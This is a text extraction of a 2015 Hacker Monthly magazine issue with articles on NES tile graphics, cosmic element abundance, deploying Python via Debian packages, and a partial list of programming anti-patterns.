



SELECT START



Nintendo®



B

A

*Dustin Long*

# NES Graphics

# HACKERMONTHLY

Issue 63 August 2015



## Metrics and monitoring for people who know what they want

We know from experience that monitoring your servers and applications can be painful, so we built the sort of service that we would want to use. Simple to set up, responsive support from people who know what they're talking about, and reliably fast metric collection and dashboards.



**Dashboards**



**StatsD**



**Happiness**

**Now with Grafana!**

### Why Hosted Graphite?

- **Hosted metrics and StatsD:** Metric aggregation without the setup headaches
- **High-resolution data:** See everything like some glorious mantis shrimp / eagle hybrid\*
- **Flexible:** Lots of sample code, available on Heroku
- **Transparent pricing:** Pay for metrics, not data or servers
- **World-class support:** We want you to be happy!

Promo code: **HACKER**

**Grab a free trial at <http://www.hostedgraphite.com>**

\*Hosted Graphite's mantis shrimp / eagle breeding program has been unsuccessful thus far



**HOSTEDGRAPHITE**

You push it  
we test it  
& deploy it



Get 50% off your first 6 months  
[circleci.com/?join=hm](https://circleci.com/?join=hm)

**Curator**

Lim Cheng Soon

**Contributors**

Dustin Long  
Ethan Siegel  
Rob McQueen  
Sahand Saba  
Ron Bowes  
Eran Tromer  
Daniel Genkin  
Lev Pachmanov  
Itamar Pipman

**Proofreader**

Emily Griffin

**Printer**

Blurb

HACKER MONTHLY is the print magazine version of Hacker News — *news.ycombinator.com*, a social news website wildly popular among programmers and startup founders. The submission guidelines state that content can be “anything that gratifies one’s intellectual curiosity.” Every month, we select from the top voted articles on Hacker News and print them in magazine format. For more, visit *hackermonthly.com*

**Advertising**


ads@hackermonthly.com

**Contact**

contact@hackermonthly.com

**Published by**


Netizens Media  
46, Taylor Road,  
11600 Penang,  
Malaysia.



Cover Illustration: Garrett Allen [doctor-g.deviantart.com]

# Contents

## FEATURES




### 06 **NES Graphics**

*By* DUSTIN LONG

### 09 **What's the Third Most Common Element?**

*By* ETHAN SIEGEL

## PROGRAMMING



### 12 **How We Deploy Python Code**

*By* ROB MCQUEEN

### 16 **Anti-Patterns Every Programmer Should Be Aware Of**

*By* SAHAND SABA

### 22 **How I Nearly Almost Saved the Internet**

*By* RON BOWES

### 32 **Stealing Keys from PCs using a Radio**

*By* ERAN TROMER, DANIEL GENKIN, LEV PACHMANOV & ITAMAR PIPMAN


For links to Hacker News discussions, visit [hackerm Monthly.com/issue-63](https://hackerm Monthly.com/issue-63)



SELECT START



Nintendo®



# NES Graphics

By DUSTIN LONG

RELEASED IN 1983, the Nintendo Entertainment System (NES) home console was a cheap, yet capable machine that went on to achieve tremendous success. Using a custom-designed Picture Processing Unit (PPU) for graphics, the system could produce visuals that were quite impressive at the time, and still hold up fairly well if viewed in the proper context. Of utmost importance was memory efficiency, creating graphics using as few bytes as possible. At the same time, however, the NES provided developers with powerful, easy-to-use features that helped set it apart from older home consoles. Understanding how NES graphics are made creates an appreciation for the technical prowess of the system and provides contrast with how easy modern day game makers have it with today's machines.

The background graphics of the NES are built from four separate components, that, when combined together, produce the image you see on screen. Each component handles a separate aspect; color, position, raw pixel art, etc. This may seem overly complex and cumbersome, but it ends up being much more memory efficient, and also enables simple effects with very little code. If you want to understand NES graphics, knowing these four components is key.

This document assumes some familiarity with computer math, in particular the fact that 8 bits = 1 byte, 8 bits can represent 256 values, and how hexadecimal notation works. However, even those without a technical background can hopefully find it interesting.

## Overview



Here is an image from the opening scene of Castlevania (1986). It shows the gates leading to the titular castle. This image is 256×240 pixels, and uses 10 different colors. To represent this image in memory, we'd want to take advantage of this limited color palette and save space by only storing the minimum amount of information. One naive approach could be using an indexed palette, with 4 bits for every pixel, fitting 2 pixels per byte. This requires  $256 \times 240 / 2 = 30720$  bytes,

but as you'll soon see, the NES does a much better job.


Central to the topic of NES graphics are tiles and blocks.<sup>[1]</sup> A tile is an 8×8 region, while a block is 16×16, and each aligns to a grid of the same size. Once these grids are added, you may begin to see some of the underlying structure in the graphics. Here is the castle entrance with grid at x2 zoom.



This grid uses light green for blocks and dark green for tiles. The rulers along the axis have hexadecimal values that can be added together to find position; for example the heart in the status bar is at \$15+\$60 = \$75, which is 117 in decimal. Each screen has 16×15 blocks (240) and 32×30 tiles (960). Let's dive into how this image is represented, starting with the raw pixel art.


## CHR

CHR represents raw pixel art, without color or position, and is defined in terms of tiles. An entire memory page contains 256 tiles of CHR, and each tile has 2 bit depth. Here's the heart:



And its CHR representation<sup>[2]</sup>:

This representation takes 2 bits per pixel, so at a size of 8×8, that means  $8 \times 8 \times 2 = 128$  bits = 16 bytes. An entire page then takes  $16 \times 256 = 4096$  bytes. Here's all the CHR used by the Castlevania image.




Recall that it takes 960 tiles to fill an image, but CHR only allows for 256. This means most of the tiles are repeated, on average 3.75 times, but more often than not a tiny number are used as the majority (such as a blank background, solid colors, or regular patterns). The castlevania image uses a lot of blank tiles, as well as solid blues. To see how tiles are assigned, we use nametables.

## Nametable

A nametable assigns a CHR tile to each position of the screen, of which there are 960. Each position uses a single byte, so the entire nametable takes up 960 bytes. The order of assignment is each row from left to right, top to bottom, and matches the calculated position found by adding the values from the rulers. So the upper-left-most position is \$0, to the right of that is \$1, and below it is \$20.

The values for the nametable depend upon the order in which the CHR is filled. Here's one possibility<sup>[3]</sup>:



In this instance, the heart (at position \$75) has a value of \$13.

Next, in order to add color, we need to select a palette.

## Palette

The NES has a system palette of 64 colors<sup>[4]</sup>, and from that you choose the palettes that are used for rendering. Each palette is 3 unique colors, plus the shared background color. An image has a maximum of 4 palettes, which take up 16 bytes. Here is the palette for the Castlevania image:




Palettes cannot be used with complete abandon. Rather, only a single one may be used per block. This is what typically gives a very "blocky" appearance to NES games, the need to separate each 16×16 region by color palette. Skillfully made graphics, such as this Castlevania intro, avoid this by blending shared colors at block edges, removing the appearance of the grid.

Choosing which palette is used for each block is done using attributes, the final component.

## Attributes

Attributes are 2 bits for each block, and specify which of the 4 palettes to use. Here's a picture showing which blocks uses which palette via its attributes<sup>[5]</sup>:



As you may notice, the palettes are isolated into sections, but this fact is cleverly hidden by sharing colors between different areas. The reds in the middle part of the gate blend into the surrounding walls, and the black background blurs the line between the castle and the gate.

At only 2 bits per block, or 4 blocks per byte, the attributes for an image use  $240/4=60$  bytes, though due to how they're encoded they waste 4 bytes, using a total of 64. This means the total image, including the CHR, nametable, palette, and attributes, require  $4096+960+16+64 = 5136$  bytes, far better than the 30720 discussed above.

## MAKECHR

Creating these four components for NES graphics is more complicated than typical bitmap APIs, but tools can help. Original NES developers probably had some sort of toolchains, but whatever they were, they have been lost to history. Nowadays, developers will typically create their own programs for converting graphics to what the NES needs.

The images in this article were all created using `makechr` [hn.my/makechr], a rewrite of the tool used to make *Star Versus*. [starversus.com] It is a command-line tool designed for automated builds, and focuses on speed, good error messages, portability, and clarity. It also creates interesting visualizations such as those shown here.

## References

Most of my knowledge of how to program the NES, especially how to create graphics, was acquired by following these guides:


- Nintendo Age Nerdy Nights [hn.my/nerdynights]
- NesDev's wiki [wiki.nesdev.com]

## Footnotes

1. Terminology: Some documents refer to blocks as "meta-tiles," which personally I find less useful.
2. CHR encoding – The 2 bits per pixel are not stored adjacently. Rather, the full image is stored with just the low bits, then

stored again with just the high bits.

So the heart would be stored like this:



Each row is one byte. So 01100110 is \$66, 01111111 is \$7f. In total, the bytes for the heart are:

```
$66 $7f $ff $ff $ff $7e $3c
$18 $66 $5f $bf $bf $ff $7e
$3c $18
```

3. Nametable: This is not how the actual in-game graphics use the nametable. Typically, the alphabet will appear adjacently in memory, as is the case for how *Castlevania* really does it.
4. System palette: The NES does not use an RGB palette, and the actual colors it renders may vary from tv to tv. Emulators tend to use completely different RGB palettes. The colors in this document match the hard-coded palette of `makechr`.
5. Attribute encoding: Attributes are stored in a strange order. Instead of going left to right, up to down, a 2x2 section of blocks will be encoded in a single byte, in a Z shaped ordering. This is the reason why there are 4 wasted bytes; the bottom row takes a full 8 bytes.

For example, the block at \$308 is stored with \$30a, \$348, and \$34a.

Their palette values are 1, 2, 3, and 3, and are stored in low position to high position, or 11 :: 11 :: 10 :: 01 = 11111001. Therefore, the byte value for these attributes is \$f9. ■



Based in Brooklyn, New York, Dustin Long (dustmop) is a freelance software-engineer, game designer, and pixel artist. He's a fan of fine film, cats, and a variety of puns. Formerly at Google and Poptip.

Reprinted with permission of the original author. First appeared in *hn.my/nsg* (dustmop.io)




Image credit: NASA/JPL-Caltech/CXC/SAO.

# What's the Third Most Common Element?

By ETHAN SIEGEL

**T**HE UNIVERSE WAS 99.999999% Hydrogen and Helium after the Big Bang. Billions of years later, there's a new contender in town.

*"When it comes to atoms, language can be used only as in poetry. The poet, too, is not nearly so concerned with describing facts as with creating images." – Niels Bohr*

One of the most remarkable facts of existence is that every material we've ever touched, seen, or interacted with is made up of the same two things: atomic nuclei, which are positively charged, and electrons, which are negatively charged. The way these atoms interact with each other—the ways they push-and-pull against each other, bond together and create new, stable

energy states — is literally responsible for the world around us.




Image credit: APS/Erich Mueller, with experimental results from Aidelsburger et al.

While it's the quantum and electromagnetic properties of these atoms that enable our Universe to exist exactly as it is, it's important to realize that the Universe didn't start out with all the ingredients necessary to create what we know today. In order to achieve these

various bond structures, in order to build complex molecules which make up the building blocks of all we perceive, we needed a huge variety of atoms. Not just a large number, mind you, but atoms that show a great diversity in type, or in the number of protons present in their atomic nucleus.

Our very bodies themselves require elements like carbon, nitrogen, oxygen, phosphorous, calcium, and iron, none of which existed when the Universe was first created. Our Earth itself requires silicon and a myriad of other heavy elements, going all the way up the periodic table to the heaviest naturally occurring ones we find: Uranium and even trace amounts of Plutonium.




Image credit: Theodore Gray, via [theodoregray.com/periodictable/Posters](http://theodoregray.com/periodictable/Posters)

In fact, all the worlds in our Solar System show signs of these heavy elements in the periodic table, with some 90 or so found before humans started creating ones that don't occur without our intervention. Yet back in the very early stages of the Universe — before humans, before there was life, before there was our Solar System, before there were rocky planets or even the very first stars—all we had was a hot, ionized sea of protons, neutrons, and electrons.

This young, ultra-energetic Universe was expanding and cooling, and eventually reached the point where you could fuse protons and neutrons without them immediately being blasted apart.

After a chain reaction, we wound up with a Universe that was — by number of nuclei — about 92% hydrogen, 8% helium, about 0.00000001% lithium, and maybe  $10^{-19}$  parts beryllium.


*That's it.*

In order to cool enough to form deuterium, the first (but precarious) step in the chain reaction to build heavier elements, the Universe has to cool a lot. By the time it gets to those (relatively) low temperatures and densities, you can't

build anything heavier than helium except in tiny, trace amounts. For a brief time, then, lithium, the third element in the periodic table, is the third most common element in the Universe.

Pathetic! But once you start forming stars, all of that changes.

The moment the first star is born, some 50-to-100 million years after the Big Bang, copious amounts of hydrogen start fusing into helium. But even more importantly, the most massive stars (the ones more than about 8 times as massive as our Sun) burn through that fuel very quickly, in just a few million years themselves. Once they run out of hydrogen in their cores, that helium core contracts down and starts fusing three helium nuclei into carbon! It only takes approximately a trillion of these heavy stars existing in the entire Universe for lithium to be defeated.



But will it be carbon that breaks the record? You might think so, since stars fuse elements in onion-like layers. Helium fuses into carbon, then at higher temperatures (and later times), carbon fuses into oxygen, oxygen fuses into silicon and sulphur, and silicon finally fuses into iron. At the very end of the chain, iron can fuse into nothing else, so the core implodes and the star goes supernova.




Image credit: NASA/JPL-Caltech.

This enriches the Universe with all the outer layers of the star, including the return of hydrogen, helium, carbon, oxygen, silicon, and all the elements formed through the other processes:

- Slow neutron capture (the s-process), building elements up sequentially,
- The fusion of helium nuclei with heavier elements (creating neon, magnesium, argon, calcium, and so on), and
- Fast neutron capture (the r-process), creating elements all the way up to uranium and even beyond.

Image credit: Nicolle Rager Fuller of the NSF.





# How We Deploy Python Code

*How we build, package, and deploy Python into versioned artifacts using Debian packages*

By ROB MCQUEEN

**W**E LOVE PYTHON at Nylas. [nylas.com] The syntax is simple and expressive, there are tons of open source modules and frameworks available, and the community is welcoming and diverse. Our backend is written exclusively in Python, and our team frequently gives talks at PyCon and meetups. You could say we are super fans.

However, one of Python's big drawbacks is a lack of clear tools for deploying Python server apps. The state of the art seems to be "run git pull and pray," which is not an option when users depend on your app. Python deployment becomes even more complicated when your app has a lot of dependencies that are also moving. This HN comment sums up the deplorable state of deploying Python.

*Why, after so many years, is there no way for me to ship software written in Python, in deb format?*  
– Frustrated HN User

At Nylas, we've developed a better way to deploy Python code along with its dependencies, resulting in lightweight packages that can be easily installed, upgraded, or removed. And we've done it without transitioning our entire stack to a system like Docker, CoreOS, or fully-baked AMIs.

## Baby's First Python Deployment: git & pip



Python offers a rich ecosystem of modules. Whether you're building a web server or a machine learning classifier, there's probably a module to help you get started. Today's standardized way of getting these modules is via pip, which downloads and installs from the Python Package Index (aka PyPI). This is just like apt, yum, rubygem, etc.

Most people set up their development environment by first cloning the code using git, and then installing dependencies via pip. So it makes sense why this is also how most people first try to deploy their code. A deploy script might look something like this:

```
git-pull-pip-install-deploy.sh

git clone https://github.com/
company/somerepo.git
cd /opt/myproject
pip install -r requirements.txt
python start_server.py
```

But when deploying large production services, this strategy breaks down for several reasons:

### **pip does not offer a "revert deploy" strategy**

pip uninstall doesn't always work properly, and there's no way to "rollback" to a previous state. Virtualenv could help with this, but it's really not built for managing a history of environments.

### Installing dependencies with pip can make deploys painfully slow

Calling `pip install` for a module with C extensions will often build it from source, which can take on the order of minutes to complete for a new `virtualenv`. Deploys should be a fast lightweight process, taking on the order of seconds.

### Building your code separately on each host will cause consistency issues

When you deploy with `pip`, the version of your app running is not guaranteed to be the same from server to server. Errors in the build process or existing dependencies result in inconsistencies that are difficult to debug.

### Deploys will fail if the PyPI or your git server are down


`pip install` and `git pull` often-times depend on external servers. You can choose to use third party systems or setup your own servers. Regardless, it is important to make sure that your deploy process meets the same expectations of uptime and scale. Often external services are the first to fail when you scale your own infrastructure, especially with large deployments.

If you're running an app that people depend on, and running it across many servers, then the `git+pip` strategy will only cause headaches. What we need is a deploy strategy that's fast, consistent, and reliable. More specifically:

1. Capability to build code into a single, versioned artifact
2. Unit and system tests that can test the versioned artifact
3. A simple mechanism to cleanly install/uninstall artifacts from remote hosts

Having these three things would let us spend more time building features, and less time shipping our code in a consistent way.

### "Just Use Docker"



At first glance, this might seem like a perfect job for Docker, [docker.com] the popular container management tool. Within a `Dockerfile`, one simply adds a reference to the code repository and installs the necessary libraries and dependencies. Then we build a Docker image, and ship it as the versioned artifact to remote hosts.

However, we ran into several issues when we tried to implement this:

- Our kernel version (3.2) did not natively support Docker, and we felt that upgrading the kernel just to ship code faster was an overkill solution.
- Distributing Docker images within a private network also requires a separate service which we would need to configure, test, and maintain.
- Converting our `ansible` setup automation to a `Dockerfile` would be painful and require a lot of ugly hacks with our logging configuration, user permissions, secrets management, etc.

Even if we succeeded in fixing these issues, our engineering team would have to learn how to interface with Docker in order to debug production issues. We don't think

shipping code faster should involve reimplementing our entire infrastructure automation and orchestration layer. So we searched on.


### PEX

PEX [hn.my/pex] is a clever tool being developed at Twitter that allows Python code to be shipped as executable zip files. It's a pretty cool idea, and we recommend Brian Wickman's Twitter University talk on the subject. [hn.my/wtfpex]

Setting up PEX is simpler than Docker as it only involves running the resultant executable zip file, but building PEX files turned out to be a huge struggle. We ran into several issues building third party library requirements, especially when including static files. We were also confronted with confusing stack traces produced from within PEX's source code, making it harder to debug builds. This was a deal breaker, as our primary goal was to improve engineering productivity and make things easier to understand.

Using Docker would have added complexity to our runtime. Using PEX would have added complexity to our builds. We needed a solution that would minimize overall complexity, while giving us reliable deploys, so our search continued.

## Packages: The Original “Containers”



A couple years ago, Spotify quietly released a tool called `dh-virtualenv`, [[hn.my/dhvirtualenv](https://github.com/hnmy/dhvirtualenv)] which you can use to build a Debian package that contains a `virtualenv`. We thought this was interesting, and already had lots of experience using Debian and running it in production. (One of our co-founders, Christine, is a Debian developer.)

Building with `dh-virtualenv` simply creates a Debian package that includes a `virtualenv`, along with any dependencies listed in the `requirements.txt` file. When this Debian package is installed on a host, it places the `virtualenv` at `/usr/share/python/`. That's it.

This is the core of how we deploy code at Nylas. Our continuous integration server (Jenkins) runs `dh-virtualenv` to build the package, and uses Python's `wheel` [[hn.my/wheel](https://github.com/hnmy/wheel)] cache to avoid re-building dependencies. This creates a single bundled artifact (a Debian package), which is then run through extensive unit and system tests. If the artifact passes, it is certified as safe for prod and uploaded to s3.

A key part of this process is that we can minimize the complexity of our deploy script by leveraging Debian's built-in package manager, `dpkg`. A deploy script might look something like this:

```
simple_deploy.sh

temp=$(mktemp /tmp/deploy.deb.
XXXXX)
curl "https://artifacts.nylas.
net/sync-engine-3k48d1s.deb" -o
$temp
dpkg -i $temp
sv reload sync-engine
```

To rollback, we simply deploy the previous versioned artifact. The `dpkg` utility handles cleaning up the old code for free.

One of the most important aspects of this strategy is that it achieves consistency and reliability, but *still matches our development environment*. Our engineers already use `virtualenvs`, and `dh-virtualenv` is really just a way to ship them to remote hosts. If we had chosen Docker or PEX, we would have had to dramatically change the way we develop locally and introduce a lot of complexity. We also didn't want to introduce that complexity burden to the developers using our open source code.

Today, we ship all of our Python code with Debian packages. Our entire codebase (with dozens of dependencies) takes fewer than 2 minutes to build, and seconds to deploy.

## Getting Started With `dh-virtualenv`

If you are experiencing painful Python deployments, then ask your doctor about `dh-virtualenv`. It might be right for you!

Configuring Debian packages can be tricky for newcomers, so we've built a utility to help you get started called `make-deb`. [[hn.my/makedeb](https://github.com/hnmy/makedeb)] It generates a Debian configuration based on the `setup.py` file in your Python project.

First install the `make-deb` tool, then run it from the root of your project:

```
setup-make-deb.sh

cd /my/project
pip install make-deb
make-deb
```

If information is missing from your `setup.py` file, `make-deb` will ask you to add it. Once it has all the needed details, `make-deb` creates a Debian directory at the root of your project that contains all the configuration you'll need for `dh-virtualenv`.

*Building a Debian package requires you to be running Debian with `dh-virtualenv` installed. If you're not running Debian, we recommend Vagrant+Virtualbox to set up a Debian VM on Mac or Windows. You can see an example of this configuration by looking at the Vagrantfile in our sync engine Git repository. [[hn.my/synce](https://github.com/hnmy/synce)]*

Finally, running `dpkg-buildpackage -us -uc` will create the Debian package. You don't need to call `dh-virtualenv` directly, because it's already specified in the configuration rules that `make-deb` created for you. Once this command is finished, you should have a shiny build artifact ready for deployment!

A simple deploy script might look like this:

```
deploy-the-artifact.sh

scp my-package.deb remote-host.example.org:
ssh remote-host.example.org

# Run the next commands on remote-host.example.org
dpkg -i my-package.deb

/usr/share/python/myproject/bin/python
>>> import myproject # it works!
```

To deploy, you need to upload this artifact to your production machine. To install it, just run `dpkg -i my-package.deb`. Your `virtualenv` will be placed at `/usr/share/python/` and any script files defined in your `setup.py` will be available in the accompanying `bin` directory. And that's it! You're on your way to simpler deploys.

## Wrapping Up

When building large systems, the engineering dilemma is often to find a balance between creating proper tooling, but not constantly rearchitecting a new system from scratch. We think using Debian package-based deploys is a great solution for deploying Python apps, and most importantly it lets us ship code faster with fewer issues. ■

---

Rob McQueen (@systemizer) is a DevOps engineer at Nylas, a startup in San Francisco building the next generation email platform. Prior to his work at Nylas, Rob acted as an SRE at Twitter and played a significant role in scaling MoPub's infrastructure to support billions of requests daily. In his free time, Rob does long distance running and electronic music production.

Reprinted with permission of the original author.  
First appeared in [hn.my/depy](https://hn.my/depy) (nylas.com)

# Anti-Patterns Every Programmer Should Be Aware Of

By SAHAND SABA

A HEALTHY DOSE OF self-criticism is fundamental to professional and personal growth. When it comes to programming, this sense of self-criticism requires the ability to detect unproductive or counter-productive patterns in designs, code, processes, and behavior. This is why a knowledge of anti-patterns is very useful for any programmer. This article is a discussion of anti-patterns that I have found to be recurring, ordered roughly based on how often I have come across them, and how long it took to undo the damage they caused.

Some of the anti-patterns discussed have elements in common with cognitive biases or are directly caused by them. Links to relevant cognitive biases are provided as we go along in the article. Wikipedia also has a nice list of cognitive biases for your reference.

And before starting, let's remember that dogmatic thinking stunts growth and innovation, so consider the list as a set of guidelines and not written-in-stone rules.

**1** **Premature Optimization**  
*We should forget about small efficiencies, say about 97% of the time: premature optimization is the root of all evil. Yet we should not pass up our opportunities in that critical 3%.*  
– Donald Knuth

*Although never is often better than \*right\* now.*  
– Tim Peters, *The Zen of Python*

## What is it?

Optimizing before you have enough information to make educated conclusions about where and how to do the optimization.

## Why it's bad

It is very difficult to know exactly what will be the bottleneck in practice. Attempting to optimize prior to having empirical data is likely to end up increasing code complexity and room for bugs with negligible improvements.

## How to avoid it

Prioritize writing clean and readable code that works first, using known and tested algorithms and tools. Use profiling tools when needed to find bottlenecks and optimize the priorities. Rely on measurements and not guesses and speculation.

## Examples and signs

Caching before profiling to find the bottlenecks. Using complicated and unproven “heuristics” instead of a known mathematically correct algorithm. Choosing a new and untested experimental web framework that can theoretically reduce request latency under heavy loads while you are in early stages and your servers are idle most of the time.

## The tricky part

The tricky part is knowing when the optimization is premature. It's important to plan in advance for growth. Choosing designs and platforms that will allow for easy optimization and growth is key here. It's also possible to use “premature optimization” as an excuse to justify writing bad code. Example: writing an  $O(n^2)$  algorithm to solve a

problem when a simpler, mathematically correct,  $O(n)$  algorithm exists, simply because the simpler algorithm is harder to understand.

**tl;dr**

Profile before optimizing. Avoid trading simplicity for efficiency until it is needed, backed by empirical evidence.

## 2 Bikeshedding

*Every once in a while we'd interrupt that to discuss the typography and the color of the cover. And after each discussion, we were asked to vote. I thought it would be most efficient to vote for the same color we had decided on in the meeting before, but it turned out I was always in the minority! We finally chose red. (It came out blue.)*

– Richard Feynman, *What Do You Care What Other People Think?*

### What is it?

Tendency to spend excessive amounts of time debating and deciding on trivial and often subjective issues.

### Why it's bad

It's a waste of time. Poul-Henning Kamp goes into depth in an excellent email here. [hn.my/bikeshed]

### How to avoid it

Encourage team members to be aware of this tendency, and to prioritize reaching a decision (vote, flip a coin, etc., if you have to) when you notice it. Consider A/B testing later to revisit the decision, when it is meaningful to do so (e.g., deciding between two different UI designs), instead of further internal debating.

### Examples and signs

Spending hours or days debating over what background color to use in your app, or whether to put a button on the left or the right of the UI, or to use tabs instead of spaces for indentation in your code base.

### The tricky part

Bikeshedding is easier to notice and prevent in my opinion than premature optimization. Just try to be aware of the amount of time spent on making a decision and contrast that with how trivial the issue is, and intervene if necessary.

**tl;dr**

Avoid spending too much time on trivial decisions.

## 3 Analysis Paralysis

*Want of foresight, unwillingness to act when action would be simple and effective, lack of clear thinking, confusion of counsel [...] these are the features which constitute the endless repetition of history.*

– Winston Churchill, *Parliamentary Debates*

*Now is better than never.*

– Tim Peters, *The Zen of Python*

### What is it?

Over-analyzing to the point that it prevents action and progress.

### Why it's bad

Over-analyzing can slow down or stop progress entirely. In the extreme cases, the results of the analysis can become obsolete by the time they are done, or worse, the project might never leave the analysis phase. It is also easy to assume that more information will help decisions when the decision is a difficult

